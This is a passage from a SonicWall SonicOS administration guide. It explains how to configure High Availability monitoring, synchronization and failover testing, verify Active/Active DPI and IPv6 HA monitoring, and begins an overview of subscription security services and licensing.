12 To force Active/Standby Failover, click **Force Active/Standby Failover**. This option attempts an Active/Standby HA failover to the secondary unit. Use this action to test the HA failover functionality is working properly.

13 When finished with all High Availability configuration, click **Accept**. All settings will be synchronized to the Standby unit automatically.

If you enabled Active/Active DPI, the **Network > Interfaces** page will show that the selected interface for **HA Data Interface** now belongs to the **HA Data-Link** zone.

116

Monitoring High Availability

High Availability > Monitoring

On the **High Availability > Monitoring** page, you can configure both physical and logical interface monitoring. You can configure independent management IP addresses for each unit in the HA Pair, using either LAN or WAN interfaces. You can also configure physical/link monitoring and logical/probe monitoring. For more information about the HA Monitoring settings, see About HA Monitoring.

By enabling physical interface monitoring, you enable link detection for the designated HA interfaces. The link is sensed at the physical layer to determine link viability. Logical monitoring involves configuring the SonicWall to monitor a reliable device on one or more of the connected networks. Failure to periodically communicate with the device by the Active unit in the HA Pair will trigger a failover to the Standby unit. If neither unit in the HA Pair can connect to the device, no action will be taken.

The Primary and Secondary IP addresses configured on this page are used for multiple purposes:

- As independent management addresses for each unit (supported on all physical interfaces)
- To allow synchronization of licenses between the Standby unit and the SonicWall licensing server
- As the source IP addresses for the probe pings sent out during logical monitoring

Configuring unique management IP addresses for both units in the HA Pair allows you to log in to each unit independently for management purposes. Note that non-management traffic is ignored if it is sent to one of these IP addresses. The Primary and Secondary SonicWall security appliances' unique LAN IP addresses cannot act as an active gateway; all systems connected to the internal LAN will need to use the virtual LAN IP address as their gateway.

The management IP address of the Secondary/Standby unit is used to allow license synchronization with the SonicWall licensing server, which handles licensing on a per-appliance basis (not per-HA Pair). Even if the Secondary unit was already registered on MySonicWall before creating the HA association, you must use the link on the **System** > **Licenses** page to connect to the SonicWall server while accessing the Secondary appliance through its management IP address.

When using logical monitoring, the HA Pair will ping the specified Logical Probe IP address target from the Primary as well as from the Secondary SonicWall. The IP address set in the Primary IP Address or Secondary IP Address field is used as the source IP address for the ping. If both units can successfully ping the target, no failover occurs. If both cannot successfully ping the target, no failover occurs, as the SonicWalls will assume that the problem is with the target, and not the SonicWalls. But, if one SonicWall can ping the target but the other SonicWall cannot, the HA Pair will failover to the SonicWall that can ping the target.

Topics:

- Configuring the High Availability > Monitoring Page Settings
- Verifying High Availability Status
- Verifying Active/Active DPI Configuration
- IPv6 High Availability Monitoring

Configuring the High Availability > Monitoring Page Settings

The configuration tasks on the **High Availability > Monitoring** page are performed on the Primary unit and then are synchronized automatically to the Secondary.


Topics:

- Basic Procedure
- Synchronizing Settings
- Verifying Connectivity
- Forcing Transitions

Basic Procedure


To set the independent LAN management IP addresses and configure physical and/or logical interface monitoring:

1 Navigate to **High Availability > Monitoring**.



2 For the **View IP Version** option, select either **IPv4** or **IPv6**.

3 Click the **Configure** icon for an interface on the LAN, such as **X0**. The **Edit HA Monitoring** dialog displays.



4 To enable link detection between the designated HA interfaces on the Primary and Secondary units, leave the **Enable Physical Interface Monitoring** check box selected.

NOTE: In the following options, the IP Address will be either IPv4 or IPv6, depending on your selection in Step 2.

5 In the **Primary IP<v4/v6> Address** field, enter the unique LAN management IP address of the Primary unit.

6 In the **Secondary IP<v4/v6> Address** field, enter the unique LAN management IP address of the Secondary unit.

7 Select the **Allow Management on Primary/Secondary IP<v4/v6> Address** check box. When this option is enabled for an interface, a green icon appears in the interface's **Management** column in the **Monitoring Settings** table on the **High Availability > Monitoring** page. Management is only allowed on an interface when this option is enabled.

8 Optionally, select **Logical Probe IP<v4/v6> Address**. In its field, enter the IP address of a downstream device on the LAN network that should be monitored for connectivity. Typically, this should be a downstream router or server. (If probing is desired on the WAN side, an upstream device should be used.)

The Primary and Secondary appliances will regularly ping this probe IP address. If both can successfully ping the target, no failover occurs. If neither can successfully ping the target, no failover occurs, because it is assumed that the problem is with the target, and not the SonicWall appliances. But, if one appliance can ping the target but the other appliance cannot, failover will occur to the appliance that can ping the target.

The **Primary IP Address** and **Secondary IP Address** fields must be configured with independent IP addresses on a LAN interface, such as X0, (or a WAN interface, such as X1, for probing on the WAN) to allow logical probing to function correctly.

9 Optionally, to manually specify the virtual MAC address for the interface, select **Override Virtual MAC** and enter the MAC address in the field. The format for the MAC address is six pairs of hexadecimal numbers separated by colons, such as `A1:B2:C3:d4:e5:f6`. Care must be taken when choosing the Virtual MAC address to prevent configuration errors.

When the **Enable Virtual MAC** checkbox is selected on the **High Availability> Advanced** page, the SonicOS firmware automatically generates a Virtual MAC address for all interfaces. Allowing the SonicOS firmware to generate the Virtual MAC address eliminates the possibility of configuration errors and ensures the uniqueness of the Virtual MAC address, which prevents possible conflicts.

10 Click **OK**.

11 To configure monitoring on any of the other interfaces, repeat Step 3 through Step 10.

All settings are synchronized to the Standby unit automatically.

Synchronizing Settings

Once you finish configuring the High Availability settings on the Primary SonicWall security appliance, the Primary unit will automatically synchronize the settings to the Secondary unit, causing the Secondary to reboot. You do not need to click the **Synchronize Settings** button on the **High Availability > Advanced** page.

Later, when you click **Synchronize Settings**, it means that you are initiating a full manual synchronization and the Secondary will reboot after synchronizing the preferences. You should see a **HA Peer Firewall has been updated** message at the bottom of the management interface page.

NOTE: The regular Primary-initiated synchronization (automatic, not manual) is an incremental sync, and does not cause the Secondary to reboot.

By default, the **Include Certificate/Keys** setting is enabled on the **High Availability > Advanced** page. This option specifies that Certificates, CRLs and associated settings (such as CRL auto-import URLs and OCSP settings) are synchronized between the Primary and Secondary units. When Local Certificates are copied to the Secondary unit, the associated Private Keys are also copied. Because the connection between the Primary and Secondary units is typically protected, this is generally not a security concern.

TIP: A compromise between the convenience of synchronizing Certificates and the added security of not synchronizing Certificates is to temporarily enable the **Include Certificate/Keys** setting and manually synchronize the settings, and then disable **Include Certificate/Keys**.

Verifying Connectivity

To verify that Primary and Secondary SonicWall security appliances are functioning correctly, wait a few minutes, then power off the Primary SonicWall device. The Secondary SonicWall security appliance should quickly take over.

From your management workstation, test connectivity through the Secondary SonicWall by accessing a site on the public Internet.

NOTE: The Secondary SonicWall, when Active, assumes the complete identity of the Primary, including its IP addresses and Ethernet MAC addresses.

Log into the Secondary SonicWall's unique LAN IP address. The management interface should now display **Logged Into: Secondary SonicWall Status: Active** in the upper right corner. If all licenses are not already synchronized with the Primary unit, navigate to the **System > Licenses** page and register this SonicWall security appliance on MySonicWall.com. This allows the SonicWall licensing server to synchronize the licenses.

Now, power the Primary SonicWall back on, wait a few minutes, then log back into the management interface. The management interface should again display **Logged Into: Primary SonicWall Status: Active** in the upper right corner.

If you are using the Monitor Interfaces feature, experiment with disconnecting each monitored link to ensure that everything is working correctly.

TIP: Successful High Availability synchronization is not logged, only failures are logged.

Forcing Transitions

In some cases, it may be necessary to force a transition from the Active SonicWall to the Standby unit, for example, to force the Primary SonicWall to become Active again after a failure when **Preempt Mode** has not been enabled, or to force the Secondary SonicWall to become Active in order to do preventive maintenance on the Primary SonicWall.

To force such a transition, it is necessary to interrupt the heartbeat from the currently Active SonicWall. This may be accomplished by disconnecting the Active SonicWall's LAN port, by shutting off power on the currently

Active unit, or by restarting it from the Web management interface. In all of these cases, heartbeats from the Active SonicWall are interrupted, which forces the currently **Standby** unit to become **Active**.

To restart the Active SonicWall, log into the Primary SonicWall LAN IP address and click **System** on the left side of the browser window and then click **Restart** at the top of the window.

Click **Restart** SonicWall, then **Yes** to confirm the restart. Once the Active SonicWall restarts, the other SonicWall in the High Availability pair takes over operation.

NOTE: If the **Preempt Mode** check box has been selected for the Primary SonicWall, the Primary unit takes over operation from the Secondary unit after the restart is complete.

TIP: SonicWall recommends disabling preempt mode when using Stateful Synchronization. This is because preempt mode can be over-aggressive about failing over to the Secondary appliance.

Verifying High Availability Status

There are several ways to view High Availability status in the SonicOS Enhanced management interface.

Topics:

- Viewing Active/Standby High Availability Status
- Viewing Active/Active High Availability Status
- Receiving Email Alerts About High Availability Status
- Viewing High Availability Events in the Log

Receiving Email Alerts About High Availability Status

If you have configured the Primary SonicWall to send email alerts, you receive alert emails when there is a change in the status of the High Availability Pair. For example, when the Secondary SonicWall takes over for the Primary after a failure, an email alert is sent indicating that the Secondary has transitioned from Standby to Active. If the Primary SonicWall subsequently resumes operation after that failure, and Preempt Mode has been enabled, the Primary SonicWall takes over and another email alert is sent to the administrator indicating that the Primary has preempted the Secondary.

Viewing High Availability Events in the Log

The SonicWall also maintains an event log that displays the High Availability events in addition to other status messages and possible security threats. This log may be viewed in the SonicOS management interface or it may be automatically sent to the administrator's email address. To view the SonicWall log, click **Log** on the left navigation pane of the management interface.

Verifying Active/Active DPI Configuration

This section describes two methods of verifying the correct configuration of Active/Active DPI, and two "false negatives" that might give the impression that the standby unit is not contributing.

Topics:

- Comparing CPU Activity on Both Appliances
- Additional Parameters in TSR


- Responses to DPI Matches
- Logging

Comparing CPU Activity on Both Appliances


As soon as Active/Active DPI is enabled on the Stateful HA pair, you can observe a change in CPU utilization on both appliances. CPU activity goes down on the active unit, and goes up on the standby unit.

To view and compare CPU activity:

1. In two browser windows, log into the **Monitoring** IP address of each unit, active and standby. For information about configuring HA Monitoring, including individual IP addresses, see Configuring High Availability Monitoring.
2. Navigate to the **System > Diagnostics** page in both SonicOS management interfaces.



3. On both appliances, select **Multi-Core Monitor** from the **Diagnostic Tools** drop-down menu. A real-time **Multi-Core Utilization** graph displays for both units.



Additional Parameters in TSR

You can tell that Active/Active DPI is correctly configured on your Stateful HA pair by generating a Tech Support Report on the **System > Diagnostics** page. The following configuration parameters should appear with their correct values in the Tech Support Report:


- Enable Active/Active DPI
- HA Data Interface configuration

To generate a TSR for this purpose:

1 Log into the Stateful HA pair using the shared IP address.

2 Navigate to the **System > Diagnostics** page.

3 Under **Tech Support Report**, click **Download Report**.



Responses to DPI Matches

Responses, or actions, are always sent out from the active unit of the Stateful HA pair running Active/Active DPI when DPI matches are found in network traffic. Note that this does not indicate that all the processing was performed on the active unit.

Deep Packet Inspection discovers network traffic that matches virus attachments, IPS signatures, Application Firewall policies, and other malware. When a match is made, SonicOS Enhanced performs an action such as dropping the packet or resetting the TCP connection.


Some DPI match actions inject additional TCP packets into the existing stream. For example, when an SMTP session carries a virus attachment, SonicOS sends the SMTP client a “552” error response code, with a message saying “the email attachment contains a virus.” A TCP reset follows the error response code and the connection is terminated.

These additional TCP packets are generated as a result of the DPI processing on the standby firewall. The generated packets are sent to the active firewall over the HA data interface, and are sent out from the active firewall as if the processing occurred on the active firewall. This ensures seamless operation and it appears as if the DPI processing was done on the active firewall.

Logging

If Active/Active DPI is enabled and DPI processing on the standby firewall results in a DPI match action as described in Responses to DPI Matches, then the action is logged on the active unit of the Stateful HA pair, rather than on the standby unit where the match action was detected. This does not indicate that all the processing was performed on the active unit.

High Availability related log events can be viewed in the **Log > Log Monitor** page.



IPv6 High Availability Monitoring

For complete information on the SonicOS implementation of IPv6, see the About IPv6.

IPv6 High Availability (HA) Monitoring is implemented as an extension of HA Monitoring in IPv4. After configuring HA Monitoring for IPv6, both the primary and secondary appliances can be managed from the IPv6 monitoring address, and IPv6 Probing is capable of detecting the network status of HA pairs.

IPv6 and IPv4 radio buttons display in the High Availability > Monitoring page, toggle between the two views for easy configuration of both IP versions:

The IPv6 HA Monitoring configuration page is inherited from IPv4, so the configuration procedures are almost identical. Just select the IPv6 radio button and refer to the About High Availability for configuration details.

Things to Consider

Consider the following when configuring IPv6 HA Monitoring:

- The **Physical/Link Monitoring** and **Virtual MAC** check boxes are greyed out because they are layer two properties. That is, the properties are used by both IPv4 and IPv6, so you have to configure them in the IPv4 monitoring page.
- The primary/secondary IPv6 address must be in the same subnet of the interface, and it can not be same as the global IP and Link-Local-IP of the primary/secondary appliance.
- If the primary/secondary monitoring IP is set to (not ::), then they cannot be the same.
- If the **Management** check box is enabled, then primary/backup monitoring IP cannot be unspecified (that is, ::).
- If the probe check box is enabled, then the probe IP cannot be unspecified.

Part 19

Security Services

117

Managing SonicWall Security Services

SonicWall Security Services

SonicWall, Inc. offers a variety of subscription-based security services to provide layered security for your network. SonicWall security services are designed to integrate seamlessly into your network to provide complete protection.

The following subscription-based security services are listed in **Security Services** on the SonicWall security appliance's management interface:

- SonicWall Content Filtering Service
- SonicWall Client Anti-Virus Enforcement
- SonicWall Client CF Enforcement
- SonicWall Gateway Anti-Virus*
- SonicWall Intrusion Prevention Service*
- SonicWall Anti-Spyware*
- SonicWall Geo-IP Filter
- SonicWall Botnet Filter

NOTE: *Included as part of the SonicWall Gateway Anti-Virus, Anti-Spyware, and Intrusion Prevention Service unified threat management solution. Also included with SonicWall Client Anti-Virus.

TIP: After you register your SonicWall security appliance, you can try FREE TRIAL versions of SonicWall Content Filtering Service, SonicWall Client Anti-Virus, SonicWall Gateway Anti-Virus, SonicWall Intrusion Prevention Service, and SonicWall Anti-Spyware.

You can activate and manage SonicWall security services directly from the SonicOS management interface or from https://www.MySonicWall.com.

NOTE: For more information on SonicWall security services, please visit http://www.SonicWall.com.

Complete product documentation for SonicWall security services are available on the SonicWall documentation Web site http://www.SonicWall.com/us/Support.html.


Topics:

- Security Services > Summary
- Managing Security Services Online
- Configuring Security Services
- DPI Clustering
- Activating Security Services

Security Services > Summary

The **Security Services > Summary** page consists of several sections:

- A brief overview of services available for your SonicWall security appliance.




- **Synchronize Licenses** — see Synchronize Licenses
- **Security Services Settings** — see Security Services Settings
- **Signature Downloads Through a Proxy Server** — see Signature Downloads and Registration Through a Proxy Server


- **Security Services Information** — see Security Services Information
- **Update signatures manually** — see Update Signature Manually

Synchronize Licenses

In the **Synchronize Licenses** area, you can click the **Synchronize** button to synchronize licenses on the appliance with MySonicWall.com. Licenses are automatically synchronized at regular intervals, but you may want to do this if you have just purchased a license. This area also provides a direct link to the login page of MySonicWall.com.



At the top of the services overview, you can click the link to the **System > Licenses** page to view license status and the available SonicWall security services and upgrades for your SonicWall security appliance and access MySonicWall.com for activating services using Activation Keys.



On the **System > Licenses** page, a list of currently available services is displayed in the **Security Services Summary** table; see Security Services Summary. Subscribed services are displayed with **Licensed** in the **Status** column. The service expiration date is displayed in the **Expiration** column. If the service is limited to a number of users, the number is displayed in the **Count** column. If the service is not licensed, **Not Licensed** is displayed in the **Status** column. If the service license has expired, **Expired** is displayed in the Status column.

The **Manage Security Services Online** area is also on the **System > Licenses** page, below the **Security Services Summary** table; see Manage Security Services Online. This section of the page allows you to synchronize licenses with MySonicWall.com, and activate or renew security services licenses using Activation Keys. You can manually upgrade your licenses by entering the “keyset” for them, obtained on MySonicWall.com It also provides a link to the login page of MySonicWall.com.

If your SonicWall security appliance is not registered, the **System > Licenses** page does not include the **Services Summary** table. Your SonicWall security appliance must be registered to display the **Services Summary** table.

Using MySonicWall

To activate SonicWall Security Services, you need to have a MySonicWall.com account and your SonicWall security appliance must be registered. Creating a MySonicWall.com account is easy and free. MySonicWall.com delivers a convenient, one-stop resource for registration, activation, and management of your SonicWall products and services. Your MySonicWall.com account provides a single profile to do the following:

- Register your SonicWall security appliance
- Try free trials of SonicWall security services
- Purchase/Activate SonicWall security service licenses
- Receive SonicWall firmware and security service updates and alerts
- Manage your SonicWall security services

- Access SonicWall Technical Support

For more information about creating a MySonicWall.com account and registering your SonicWall security appliance, see the *Getting Started Guide* for your appliance. For more information about licensing security services, see Manage Security Services Online and Manually Activating, Upgrading, or Renewing for Closed Environments.

Managing Security Services Online


Clicking the link to MySonicWall.com displays the **MySonicWall.com Login** page for accessing your MySonicWall.com account licensing information. For information about managing Security Services online, see Manage Security Services Online.

Configuring Security Services

The following sections describe global configurations that are performed on the **Security Services > Summary** page:

- Security Services Settings
- Signature Downloads and Registration Through a Proxy Server
- Security Services Information
- Update Signature Manually
- Update Geo-IP Database Manually

Security Services Settings



The **Security Services Settings** section provides the following options for fine-tuning SonicWall security services:

- **Security Services Settings** - This drop-down menu specifies whether SonicWall security services are applied to maximize security or to maximize performance:
